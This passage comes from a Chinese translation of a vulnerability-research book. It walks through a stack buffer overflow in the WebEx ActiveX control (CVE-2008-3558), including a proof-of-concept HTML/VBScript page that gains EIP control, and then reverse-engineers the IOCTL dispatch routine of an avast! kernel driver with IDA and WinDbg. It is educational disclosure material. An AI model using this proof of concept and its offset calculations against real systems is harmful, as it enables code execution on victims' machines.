sub_1000B37D 的第一个参数叫作 cbData，它包含一个指向保存在新的字符缓冲区（图 5-8 的介绍中提到的那个 new_buffer）中用户控制数据的指针。我之前说过，用户控制的宽字符数据以多字节字符串的形式保存在这个新缓冲区中，缓冲区的最大长度是 256 字节。代码清单 5-3 显示，地址.text:1000B39D 处的 sprintf()函数复制 cbData 指向的用户控制数据到栈缓冲区 SubKey 中（见.text:1000B387 和.text:1000B39C）。

然后，我试图取得栈缓冲区 SubKey 的大小。按下 CTRL-K 打开 IDA Pro 的默认栈帧显示。如图 5-9 所示，栈缓冲区 SubKey 固定大小为 260 字节。如果把代码清单 5-3 中的反汇编码显示的信息与这个漏洞函数的栈布局信息结合起来，sprintf()的调用就可以表示为代码清单 5-4 中的 C 语言代码。




图 5-9　用 IDA Pro 的默认栈帧显示来确定栈缓冲区 SubKey 的大小

代码清单 5-4　有漏洞的 sprintf()调用，C 语言伪代码

```
[..]
int
sub_1000B37D(DWORD cbData, LPBYTE lpData, int val1, int val2, int val3)
{
  char SubKey[260];

  sprintf(&SubKey, "SOFTWARE\\Webex\\UCF\\Components\\%s\\%s\\Install",
          "Authoring", cbData);
[..]
```

库函数 sprintf()从 cbData 复制用户控制数据、Authoring 字符串（9 字节）和格式字符串（39 字节）到 SubKey。如果 cbData 填充了最大长度的用户控制数据（256 字节），总共将有 304 字节的数据被复制到栈缓冲区中。SubKey 只能存放 260 字节的数据，而 sprintf()不做任何长度检查。因此，如图 5-10 所示，用户控制数据可能写到 SubKey 之外，这将会导致栈缓冲区溢出（见 A.1 节）。




图 5-10 一个过长的字符串传递给 NewObject()时发生的栈缓冲区溢出示意图

5.2 漏洞利用

找到这个漏洞之后，利用它是非常简单的。我只需微调传递给 NewObject() 的字符串参数的长度，使得栈缓冲区溢出，然后控制当前栈帧的返回地址。

如图 5-9 所示，从 SubKey 缓冲区到栈上保存返回地址的位置有 272 字节（保存返回地址的偏移（+00000004）减去 SubKey 的偏移（-0000010C）：0x4 - -0x10c = 0x110(272)）。还要考虑字符串 Authoring 以及部分格式字符串将被复制到 SubKey 中正好位于用户控制数据之前的位置（见图 5-10）。总而言之，我必须从 SubKey 到保存的返回地址的间距中减去 40 字节（SOFTWARE\Webex\UCF\Components\Authoring\）（272 – 40 = 232）。因此我要提供 232 字节的伪数据（dummy data）来填充栈，直到栈上保存的返回地址处。然后紧接着的 4 字节用户控制数据将覆写栈上保存的返回地址值。

因此我改变了 webex_poc1.html 第 6 行提供的字符数，并把文件重命名为 webex_poc2.html（见代码清单 5-5）。

代码清单 5-5 传递一个过长的字符串给 NewObject()方法的 HTML 文件（webex_poc2.html）

```
01 <html>
02  <title>WebEx PoC 2</title>
03  <body>
04   <object classid="clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC" id="obj"></object>
```

```
05   <script language='vbscript'>
06      arg = String(232, "A") + String(4, "B")
07      obj.NewObject arg
08   </script>
09  </body>
10 </html>
```

然后调整那个简单的 Python Web 服务器以伺服这个新的 HTML 文件。

原来的 wwwserv.py 如下。

```
09              f = open(curdir + sep + "webex_poc1.html")
```

调整后的 wwwserv.py 如下。

```
09              f = open(curdir + sep + "webex_poc2.html")
```

重启 Web 服务器，在 WinDbg 里加载 IE，再次导向 http://www.webex.com/。

如图 5-11 所示，现在我完全控制了 EIP。使用著名的堆喷射（heap spraying）技术，这个 bug 很容易利用，用来实现任意代码执行攻击。




图 5-11　IE 的 EIP 控制

照例，德国法律不允许我提供一个完整的、可工作的漏洞利用程序，如果你有兴趣，可以到本书的网站上看看我录制的一个演示实际漏洞利用程序的视频片段。[9]

之前提到过，如果用 COMRaider 来模糊测试这个 ActiveX 控件，而不是读汇编代码，我能更快地找出这个 bug。但是，嗨，读汇编代码比模糊测试酷多了，不是吗？

5.3 漏洞修正

2008 年 8 月 14 日，星期四

在第 2 章到第 4 章里，我把安全 bug 直接通知了受害软件的开发商，并帮助他们打好补丁。这个 bug 我选择另外一种披露过程。这一次我没有直接通知开发商，而是把这个 bug 出售给一个漏洞经纪人（Verisign iDefense Labs 的“VCP 计划”），之后由他们和思科协作（见 2.3 节）。

2008 年 4 月 8 日，我联系了 iDefense。他们接受了我的提交，并把这个问题通知了思科。在思科正开发新版的 ActiveX 控件时，另一位安全研究员 Elazar Broad 在 2008 年 6 月重现了这个 bug。他也通知了思科，但随后以完全披露的方式公开了这个 bug[10]。2008 年 8 月 14 日，思科发布了 WebEx 会议管理软件的一个修复版本以及一份安全报告。总之乱作一团，但最终 Elazar 和我还是让互联网更安全了一些。

5.4 经验和教训

- 在广泛部署的（企业）软件产品中仍有明显的、容易利用的 bug。
- 跨站点脚本攻击破坏 ActiveX 的域限制。对微软的 SiteLock 而言也是这样[11]。
- 从捉虫人的观点来看，ActiveX 控件是有前途、有价值的目标。
- 漏洞会被重复发现（太经常了）。

5.5 补充

2008 年 9 月 17 日，星期三

因为这个漏洞已修复，WebEx 会议管理软件的新版本也已经可以获得，所以今天我在自己的网站上发布了一份详细的安全报告[12]。这个 bug 的编号是 CVE-2008-3558。图 5-12 显示这个漏洞修复的时间表。




图 5-12　从发现 WebEx 会议管理软件的这个漏洞到发布其安全报告的时间表

附注

[1] iDefense 的 COMRaider 是列举和模糊测试 COM 对象接口的强大工具。见 http://labs.idefense.com/software/download/?downloadID-23（短址为 http://bit.ly/yEG097）。

[2] 更多信息可查看“ActiveX 控件的安全初始化和安全执行脚本（Safe Initialization and Scripting for ActiveX Controls）”，网址：http://msdn.microsoft.com/en-us/library/aa751977(VS.85) .aspx（短址为 http://bit.ly/ACfHmv）。

[3] 见“Not safe = not dangerous? How to tell if ActiveX vulnerabilities are exploitable in Internet Explorer（不安全=不危险？如何判断 ActiveX 漏洞在 IE 中是可利用的）”，网址：http://blogs.technet.com/srd/archive/2008/02/03/activex-controls.aspx（短址为 http://bit.ly/xJDqOA）。

[4] 关于跨站脚本攻击的更多信息，参考：https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)（短址为 http://bit.ly/yV7cWM）。

[5] 见“（MindshaRE: Finding ActiveX Methods Dynamically）”，网址：http://dvlabs.tippingpoint. com/blog/2009/06/01/mindshare-finding-activex-methods-dynamically/（短址为 http://bit.ly/xN1IRn）。

[6] 见 http://msdn.microsoft.com/en-us/library/9a16d4e4-a03d-459d-a2ec-3258499f6932(VS.85)（短址为 http://bit.ly/yWw0R9）。

[7] WinDbg 是 Microsoft“官方的”Windows 调试器，作为免费的“Windows 调试工具（Debugging Tools for Windows）”组件的一部分发布，可从以下网址得到：http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx（短址为 http://bit.ly/Akd3nd）。

[8] 见 http://www.hex-rays.com/idapro/（短址为 http://bit.ly/y3Vlqt）。

[9] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[10] 见 http://seclists.org/fulldisclosure/2008/Aug/83（短址为 http://bit.ly/winxt4）。

[11] 关于 Microsoft SiteLock 的更多信息，见 http://msdn.microsoft.com/en-us/library/bb250471%28VS.85%29.aspx（短址为 http://bit.ly/xd5rul）。

[12] 关于 WebEx 会议管理软件这个漏洞的细节，我的安全报告可从以下网址得到：http://www.trapkit.de/advisories/TKADV2008-009.txt（短址为 http://bit.ly/wOUVRk）。

6

一个内核统治一切

2008 年 3 月 8 日，星期六

花了些时间检查开源内核，发现几个有趣的 bug 之后，我想知道自己是否能发现微软 Windows 操作系统驱动程序中的 bug。Windows 有很多现成的第三方驱动，想挑出几个好利用的不太容易。最后我选择了几款防病毒产品，因为它们通常是有希望捉虫的目标[1]。我访问了 VirusTotal 网站[2]，从列表中选择我所知道的第一款防病毒产品：ALWIL Software 的 avast![3]。事实证明，这个偶然的决定带来了意外的发现。

2010 年 6 月 1 日，ALWIL Software 更名为 AVAST Software。

6.1 发现漏洞

本章介绍的这个漏洞影响 avast! 专业版 4.7 支持的所有微软 Windows 平台。本章里我用的平台是 32 位 Windows XP SP3 的默认安装。

发现这个漏洞的步骤如下。

- 第一步：为内核调试准备一个 VMware 客户机。
- 第二步：生成一个 avast!创建的驱动和设备对象列表。

- ❑ 第三步：检查设备的安全设置。
- ❑ 第四步：列出 IOCTL。
- ❑ 第五步：找出用户控制的输入数据。
- ❑ 第六步：逆向工程 IOCTL 处理程序。

6.1.1　第一步：为内核调试准备一个VMware客户机

首先，我创建了一个 Windows XP VMware [4]客户机系统，使用 WinDbg 配置远程内核调试[5]。B.3 节介绍了必要的步骤。

6.1.2　第二步：生成一个avast!创建的驱动和设备对象列表

在 VMware 客户机系统中下载安装 avast!专业版[6]的最新版本之后，用 DriverView[7]生成一个 avast!加载的驱动程序列表。

DriverView 的好处之一是它让识别第三方驱动变得容易了。如图 6-1 所示，avast!加载了 4 个驱动程序。我选择列表中的第一个，Aavmker4.sys，用 IDA Pro [8]生成这个驱动程序的设备对象列表。

> **注意**　驱动程序可以在任何时候通过调用 IoCreateDevice 或者 IoCreateDeviceSecure[9]创建设备对象来表示设备或驱动程序的接口。

DriverView

File　Edit　View　Help

Driver Name	Address	File Type	Description	Version	Company	Product Name
Aavmker4.SYS	0xf794d000	System Driver	avast! Base Kernel-Mode Devic...	4.7.1098.0	ALWIL Software	avast! Antivirus System
aswMon2.SYS	0xee921000	System Driver	avast! File System Filter Driver ...	4.7.1098.0	ALWIL Software	avast! Antivirus System
aswRdr.SYS	0xee381000	Network Driver	avast! TDI RDR Driver	4.7.1098.0	ALWIL Software	avast! Antivirus System
aswTdi.SYS	0xf784d000	Network Driver	avast! TDI Filter Driver	4.7.1098.0	ALWIL Software	avast! Antivirus System

124 item(s), 1 Selected

图 6-1　DriverView 中 avast!加载的驱动列表

IDA 反汇编这个驱动程序后，我开始审读驱动初始化例程 DriverEntry()的汇编代码。[10]

```
[..]
.text:000105D2 ; const WCHAR aDeviceAavmker4
.text:000105D2 aDeviceAavmker4:                          ; DATA XREF: DriverEntry+12
.text:000105D2                  unicode 0, <\Device\AavmKer4>,0
```

```
[..]
.text:00010620 ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject,      →
PUNICODE_STRING RegistryPath)
.text:00010620                  public DriverEntry
.text:00010620 DriverEntry      proc near
.text:00010620
.text:00010620 SymbolicLinkName= UNICODE_STRING ptr -14h
.text:00010620 DestinationString= UNICODE_STRING ptr -0Ch
.text:00010620 DeviceObject     = dword ptr -4
.text:00010620 DriverObject     = dword ptr  8
.text:00010620 RegistryPath     = dword ptr  0Ch
.text:00010620
.text:00010620                  push    ebp
.text:00010621                  mov     ebp, esp
.text:00010623                  sub     esp, 14h
.text:00010626                  push    ebx
.text:00010627                  push    esi
.text:00010628                  mov     esi, ds:RtlInitUnicodeString
.text:0001062E                  push    edi
.text:0001062F                  lea     eax, [ebp+DestinationString]
.text:00010632                  push    offset aDeviceAavmker4 ; SourceString
.text:00010637                  push    eax             ; DestinationString
.text:00010638                  call    esi ; RtlInitUnicodeString
.text:0001063A                  mov     edi, [ebp+DriverObject]
.text:0001063D                  lea     eax, [ebp+DeviceObject]
.text:00010640                  xor     ebx, ebx
.text:00010642                  push    eax             ; DeviceObject
.text:00010643                  push    ebx             ; Exclusive
.text:00010644                  push    ebx             ; DeviceCharacteristics
.text:00010645                  lea     eax, [ebp+DestinationString]
.text:00010648                  push    22h             ; DeviceType
.text:0001064A                  push    eax             ; DeviceName
.text:0001064B                  push    ebx             ; DeviceExtensionSize
.text:0001064C                  push    edi             ; DriverObject
.text:0001064D                  call    ds:IoCreateDevice
.text:00010653                  cmp     eax, ebx
.text:00010655                  jl      loc_1075E
[..]
```

在 DriverEntry()函数里，地址.text:0001064D 处的函数 IoCreateDevice()创建了一个名叫\Device\AavmKer4 的设备（见.text:00010632 和.text:000105D2）。以上给出的 DriverEntry()汇编代码片段可翻译成如下的 C 代码。

```
[..]
RtlInitUnicodeString (&DestinationString, &L"\\Device\\AavmKer4");
retval = IoCreateDevice (DriverObject, 0, &DestinationString, 0x22, 0, 0, &DeviceObject);
[..]
```

6.1.3 第三步：检查设备的安全设置

然后用 WinObj 检查 AavmKer4 设备的安全设置（见图 6-2）。[11]




图 6-2　WinObj 中 AavmKer4 设备的安全设置导航

要在 WinObj 中查看设备的安全设置，右键单击设备名，从选项列表中选择 Properties，然后选择 Security 标签。设备对象允许系统每个用户（Everyone 组）读写该设备（见图 6-3）。这意味着系统的每个用户向驱动程序实现的 IOCTL 发送数据都是允许的，这很重要，它使得驱动程序成为一个有价值的目标！




图 6-3　查看\Device\AavmKer4 的安全设置

6.1.4 第四步：列出IOCTL

要向内核驱动发送 IOCTL，Windows 用户空间应用程序必须调用 DeviceIoControl()。这些对 DeviceIoControl()的调用导致 Windows 的 I/O 管理器生成一个 IRP_MJ_DEVICE_CONTROL 请求，发送给最顶层驱动程序。驱动程序实现一个特殊的调度例程来处理 IRP_MJ_DEVICE_CONTROL 请求，而这个调度例程被一个 MajorFunction[]数组引用。这个数组是 DRIVER_OBJECT 数据结构的成员，此结构体可在 WDK（Windows Driver Kit）[12]的 ntddk.h 中找到。为节省篇幅，我删掉了代码里的注释。

```
[..]
typedef struct _DRIVER_OBJECT {
    CSHORT Type;
    CSHORT Size;
    PDEVICE_OBJECT DeviceObject;
    ULONG Flags;
    PVOID DriverStart;
    ULONG DriverSize;
    PVOID DriverSection;
    PDRIVER_EXTENSION DriverExtension;
    UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
    PFAST_IO_DISPATCH FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO DriverStartIo;
    PDRIVER_UNLOAD DriverUnload;
    PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT;
[..]
```

以下是 MajorFunction[]数组元素的定义（也来自 ntddk.h）。

```
[..]
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
```

```
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP      // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
[..]
```

为了列出驱动程序实现的 IOCTL，我必须找到这个驱动的 IOCTL 调度例程。如果我可以得到驱动的 C 代码，这就容易了，因为我知道调度例程的任务分配通常都是这个样子。

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_dispatch_routine;
```

很遗憾，我拿不到 avast!的 Aavmker4.sys 驱动程序源代码。怎样才能仅用 IDA Pro 提供的反汇编码找到具体的任务分配呢？

为解答这个问题，我需要获取 `DRIVER_OBJECT` 数据结构有关的更多信息。我把 WinDbg 附加到 VMware 客户机系统上，用 `dt` 命令（以下调试命令的详细描述见 B.2 节）显示所能得到的结构体信息。

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[..]
kd> dt -v _DRIVER_OBJECT .
nt!_DRIVER_OBJECT
struct _DRIVER_OBJECT, 15 elements, 0xa8 bytes
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 DeviceObject     :
   +0x008 Flags            : Uint4B
   +0x00c DriverStart      :
   +0x010 DriverSize       : Uint4B
   +0x014 DriverSection    :
   +0x018 DriverExtension  :
   +0x01c DriverName       : struct _UNICODE_STRING, 3 elements, 0x8 bytes
      +0x000 Length           : Uint2B
      +0x002 MaximumLength    : Uint2B
      +0x004 Buffer           : Ptr32 to Uint2B
   +0x024 HardwareDatabase :
   +0x028 FastIoDispatch   :
   +0x02c DriverInit       :
```

```
+0x030 DriverStartIo    :
+0x034 DriverUnload     :
+0x038 MajorFunction    : [28]
```

调试器的输出显示 `MajorFunction[]`数组从结构体偏移 `0x38` 处开始。看了 WDK 的 ntddk.h 头文件后，我知道了 `IRP_MJ_DEVICE_CONTROL` 在 `MajorFunction[]` 中位于偏移 `0x0e` 处，而且数组元素的尺寸是一个指针的大小（32 位平台上的 4 字节）。

因此，这个分派可用以下方式表示。

```
In C: DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_dispatch_routine;
Offsets         : DriverObject   +   0x38  +  0x0e * 4   = IOCTL_dispatch_routine;
Simplified form : DriverObject   +   0x70                = IOCTL_dispatch_routine;
```

有无数方法可以表示这个 Intel 汇编的任务分派，但是我在 avast!驱动程序代码里找到的是下面这些指令。

```
[..]
.text:00010748                 mov     eax, [ebp+DriverObject]
[..]
.text:00010750                 mov     dword ptr [eax+70h], offset sub_1098C
[..]
```

在地址`.text:00010748`处，一个指向 `DRIVER_OBJECT` 的指针保存在 EAX 寄存器中。在地址`.text:00010750`处，IOCTL 调度例程的函数指针赋给了 `MajorFunction[IRP_MJ_DEVICE_CONTROL]`。

```
Assignment in C: DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = sub_1098c;
Offsets        : DriverObject + 0x70                                = sub_1098c;
```

最后我找到了这个驱动程序的 IOCTL 调度例程：`sub_1098C`！借助调试器，也可以找到 IOCTL 调度例程。

```
kd> !drvobj AavmKer4 7
Driver object (86444f38) is for:
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
Aavmker4.SYS -
 \Driver\Aavmker4
Driver Extension List: (id , addr)

Device Object list:
863a9150

DriverEntry:   f792d620 Aavmker4
DriverStartIo: 00000000
DriverUnload:  00000000
```

```
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                    f792d766        Aavmker4+0x766
[01] IRP_MJ_CREATE_NAMED_PIPE         f792d766        Aavmker4+0x766
[02] IRP_MJ_CLOSE                     f792d766        Aavmker4+0x766
[03] IRP_MJ_READ                      f792d766        Aavmker4+0x766
[04] IRP_MJ_WRITE                     f792d766        Aavmker4+0x766
[05] IRP_MJ_QUERY_INFORMATION         f792d766        Aavmker4+0x766
[06] IRP_MJ_SET_INFORMATION           f792d766        Aavmker4+0x766
[07] IRP_MJ_QUERY_EA                  f792d766        Aavmker4+0x766
[08] IRP_MJ_SET_EA                    f792d766        Aavmker4+0x766
[09] IRP_MJ_FLUSH_BUFFERS             f792d766        Aavmker4+0x766
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION  f792d766        Aavmker4+0x766
[0b] IRP_MJ_SET_VOLUME_INFORMATION    f792d766        Aavmker4+0x766
[0c] IRP_MJ_DIRECTORY_CONTROL         f792d766        Aavmker4+0x766
[0d] IRP_MJ_FILE_SYSTEM_CONTROL       f792d766        Aavmker4+0x766
[0e] IRP_MJ_DEVICE_CONTROL            f792d98c        Aavmker4+0x98c
[..]
```

WinDbg 的输出显示可以在地址 `Aavmker4+0x98c` 处找到 `IRP_MJ_DEVICE_CONTROL` 调度例程。

找到这个调度例程后，我在这个函数里搜索实现的 IOCTL。IOCTL 调度例程的原型如下。[13]

```
NTSTATUS
  DispatchDeviceControl(
    __in struct _DEVICE_OBJECT  *DeviceObject,
  __in struct _IRP  *Irp
  )
{ ... }
```

函数的第二个参数是一个指向 I/O 请求数据包（IRP）结构的指针。IRP 是 Windows I/O 管理器用来和驱动程序通信并允许驱动程序之间通信的基本结构体。这个结构体传输用户提供的 IOCTL 数据以及 IOCTL 请求编号。[14]

然后，为产生一个 IOCTL 的列表，我查看了这个调度例程的反汇编码。

```
[..]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C       proc near               ; DATA XREF: DriverEntry+130
[..]
.text:000109B2                 mov     ebx, [ebp+Irp]  ; ebx = address of IRP
.text:000109B5                 mov     eax, [ebx+60h]
[..]
```

IOCTL 调度例程的地址 `.text:000109B2` 处，一个指向 IRP 结构体的指针保存在了 `EBX` 寄存器中。之后，位于 IRP 结构体偏移 `0x60` 处的一个值被引用

（见.text:000109B5）。

```
kd> dt -v -r 3 _IRP
nt!_IRP
struct _IRP, 21 elements, 0x70 bytes
  +0x000 Type             : ??
  +0x002 Size             : ??
  +0x004 MdlAddress       : ????
  +0x008 Flags            : ??
[..]
  +0x040 Tail             : union __unnamed, 3 elements, 0x30 bytes
     +0x000 Overlay          : struct __unnamed, 8 elements, 0x28 bytes
        +0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, 3 elements, 0x10 bytes
        +0x000 DriverContext    : [4] ????
        +0x010 Thread           : ????
        +0x014 AuxiliaryBuffer  : ????
        +0x018 ListEntry        : struct _LIST_ENTRY, 2 elements, 0x8 bytes
        +0x020 CurrentStackLocation : ????
[..]
```

WinDbg 的输出显示，IRP 结构体成员 `CurrentStackLocation` 位于偏移 `0x60` 处。这个结构体定义于 Windows 驱动程序开发包（WDK）的 ntddk.h 中。

```
[..]
//
// I/O Request Packet (IRP) definition
//
typedef struct _IRP {
[..]
        //
        // Current stack location - contains a pointer to the current
        // IO_STACK_LOCATION structure in the IRP stack.  This field
        // should never be directly accessed by drivers.  They should
        // use the standard functions.
        //

        struct _IO_STACK_LOCATION *CurrentStackLocation;
[..]
```

以下代码显示了`_IO_STACK_LOCATION`结构体的布局（见 WDK 的 ntddk.h）。

```
[..]
typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;
    UCHAR MinorFunction;
    UCHAR Flags;
    UCHAR Control;
[..]
        //
        // System service parameters for:  NtDeviceIoControlFile
        //
        // Note that the user's output buffer is stored in the
        // UserBuffer field
        // and the user's input buffer is stored in the SystemBuffer
```

```
        // field.
        //

        struct {
            ULONG OutputBufferLength;
            ULONG POINTER_ALIGNMENT InputBufferLength;
            ULONG POINTER_ALIGNMENT IoControlCode;
            PVOID Type3InputBuffer;
        } DeviceIoControl;
[..]
```

除了 IOCTL 请求的 IoControlCode，这个结构体还包含输入输出缓冲区的大小信息。现在我有了更多关于_IO_STACK_LOCATION 结构体的信息，再次查看反汇编码。

```
[..]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C      proc near              ; DATA XREF: DriverEntry+130
[..]
.text:000109B2         mov    ebx, [ebp+Irp]  ; ebx = address of IRP
.text:000109B5         mov    eax, [ebx+60h]  ; eax = address of CurrentStackLocation
.text:000109B8         mov    esi, [eax+8]    ; ULONG InputBufferLength
.text:000109BB         mov    [ebp+var_1C], esi ; save InputBufferLength in var_1C
.text:000109BE         mov    edx, [eax+4]    ; ULONG OutputBufferLength
.text:000109C1         mov    [ebp+var_3C], edx ; save OutputBufferLength in var_3C
.text:000109C4         mov    eax, [eax+0Ch]  ; ULONG IoControlCode
.text:000109C7         mov    ecx, 0B2D6002Ch ; ecx = 0xB2D6002C
.text:000109CC         cmp    eax, ecx        ; compare 0xB2D6002C with IoControlCode
.text:000109CE         ja     loc_10D15
[..]
```

